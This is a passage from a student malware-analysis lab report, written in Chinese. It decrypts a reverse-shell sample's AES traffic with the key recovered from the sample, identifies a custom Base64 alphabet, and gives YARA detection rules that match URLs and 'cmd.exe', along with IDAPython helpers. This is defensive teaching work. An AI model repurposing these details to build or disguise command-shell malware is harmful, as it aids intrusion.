' cf 86 11 0d c5 35 38 5c  9c c5 ab 66 78 40 1d df ' + \
' 4a 53 f0 11 0f 57 6d 4f  b7 c9 c8 bf 29 79 2f c1 ' + \
' ec 60 b2 23 00 7b 28 fa  4d c1 7b 81 93 bb ca 9e ' + \
' bb 27 dd 47 b6 be 0b 0f  66 10 95 17 9e d7 c4 8d ' + \
' ee 11 09 99 20 49 3b df  de be 6e ef 6a 12 db bd ' + \
' a6 76 b0 22 13 ee a9 38  2d 2f 56 06 78 cb 2f 91 ' + \
' af 64 af a6 d1 43 f1 f5  47 f6 c2 c8 6f 00 49 39 ' ❶

ciphertext = binascii.unhexlify(raw.replace(' ','')) ❷
obj = AES.new('ijklmnopqrstuvwx', AES.MODE_CBC) ❸
print 'Plaintext is:\n' + obj.decrypt(ciphertext) ❹
```

图 3.44: AES 解密

### 3.3.3 实验问题解答

1. **比较恶意代码的输出字符串和动态分析提供的信息，通过这些比较，你发现哪些元素可能被加密？**

   动态分析可能找出的一些看似随机的加密内容，程序的输出中没有可以识别的字符串，所以没有什么东西暗示了使用加密。

2. **使用静态分析搜索字符串 Xor 来查找潜在的加密。通过这种方法，你发现什么类型的加密？**

   搜索 xor 指令发现了 6 个可能与加密相关的单独函数，但是加密的类型一开始并不明显。

3. **使用静态工具，如 FindCrypt2、KANAL 以及 IDA 插件识别一些其他类型的加密机制。发现的结果与搜索字符 XOR 结果比较如何？**

   这三种技术都识别了高级加密标准 AES 算法（Rijndael 算法），它与识别的 6 个 XOR 函数相关，IDA 熵插件也能识别一个自定义的 Base64 索引字符串，这表明没有明显的证据与 xor 指令相关。

4. **恶意代码使用哪两种加密技术？**

   恶意代码使用 AES 和自定义的 Base64 加密。

5. **对于每一种加密技术，它们的密钥是什么？**

   AES 密钥是：ijklmnopqrstuvwx 自定义加密的索引字符串是：CDEFGHIJKLMNOPQRSTUVWXYZ-ABcdefghijklmnopqrstuvwxyzab0123456789+/

6. **对于加密算法，它的密钥足够可靠吗？另外你必须知道什么？**

   对于自定义 Base64 加密的实现，索引字符串已经足够了，但是对于 AES，实现解密可能需要密钥之外的变量，如果使用密钥生成算法，则包括密钥生成算法、密钥大小、操作模式，如果需要还包括向量的初始化等。

7. **恶意代码做了什么？**

   恶意代码使用以自定义 Base64 加密算法加密传入命令和以 AES 加密传出 shell 命令响应来建立反连命令 shell。

8. **构造代码来解密动态分析过程中生成的一些内容，解密后的内容是什么？**

   见分析过程。

## 3.4 Yara 规则

```
    import "pe"
rule URL {
   strings:
      $Http = "http://" nocase
      $Https = "https://" nocase
      $www = "www."
   condition:
      $Http or $Https or $www
}

rule StandardBase64 {
   strings:
      $base = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
   condition:
      $base
}

rule ShellCmd {
   strings:
      $exe = "cmd.exe"
   condition:
      $exe
}
```

对 Chapter_13L 文件进行测试，可以看到检测出了 yara 规则相对应的恶意文件。





图 3.45: 扫描结果

编写 python 代码，对 C 盘进行扫描，扫描时间如图所示，运行效率较高。

```python
import json
import os
import time

begin_time = time.time()

# 切换到指定目录
os.chdir(r"D:\\BaiduNetdiskDownload\\计算机病毒分析工具\\yara-4.3.2-2150-win64")

# 运行 yara64 命令
os.system(r"yara64.exe -r lab13.yar C:\\")

end_time = time.time()
print (end_time - begin_time)
```

```
134.876745646
```

图 3.46: 扫描效率

## 3.5 IDA Python

向上回溯指令，直到找到第一个将值移入 esi 寄存器的 mov 指令，用来传递参数给函数并打印出该操作数的值。

```
def find_function_arg(addr):
  while True:
    addr = idc.PrevHead(addr)
    if GetMnem(addr) == "mov" and "esi" in GetOpnd(addr, 0):
      print  “We found it at 0x%x”  % GetOperandValue(addr, 1)
      break
```

提取并返回从指定内存地址开始的字符串。

```
def get_string(addr):
  out = ""
  while True:
    if Byte(addr) != 0:
      out += chr(Byte(addr))
    else:
      break
    addr += 1
  return out
```

反汇编当前在 IDA Pro 中光标所在的函数，并打印出去除标签后的伪代码。

```
from __future__ import print_function

import ida_hexrays
import ida_lines
import ida_funcs
import ida_kernwin

def main():
    if not ida_hexrays.init_hexrays_plugin():
```

```
10      return False
11
12  print("Hex-rays version %s has been detected" %
        ida_hexrays.get_hexrays_version())
13
14  f = ida_funcs.get_func(ida_kernwin.get_screen_ea());
15  if f is None:
16      print("Please position the cursor within a function")
17      return True
18
19  cfunc = ida_hexrays.decompile(f);
20  if cfunc is None:
21      print("Failed to decompile!")
22      return True
23
24  sv = cfunc.get_pseudocode();
25  for sline in sv:
26      print(ida_lines.tag_remove(sline.line));
27
28  return True
```

# 4 实验结论及心得体会

## 4.1 实验结论

通过动态和静态分析，我学到了很多有关恶意代码行为、加密机制和解密实践的实际技能。在动态分析中，我学会了如何监视恶意代码的行为，捕捉关键信息。在静态分析中，反汇编工具的使用让我能够深入理解代码结构，而加密分析工具则帮助我识别潜在的加密算法。字符串分析和关键字搜索的过程中，我学会了如何从代码中识别可能的加密元素。而解密实践不仅巩固了我对加密算法和密钥的理解，也展示了实际应用解密工具的过程。

## 4.2 心得体会

本次实验我主要了解恶意代码中的数据加密部分，很多加密算法其实并不难解密，但这样的加密确实为我们自动化检测恶意代码与对恶意代码的分析有比较重要的作用，增加了其困难性，未来我也会不断学习了解，从而更加熟练分析恶意代码。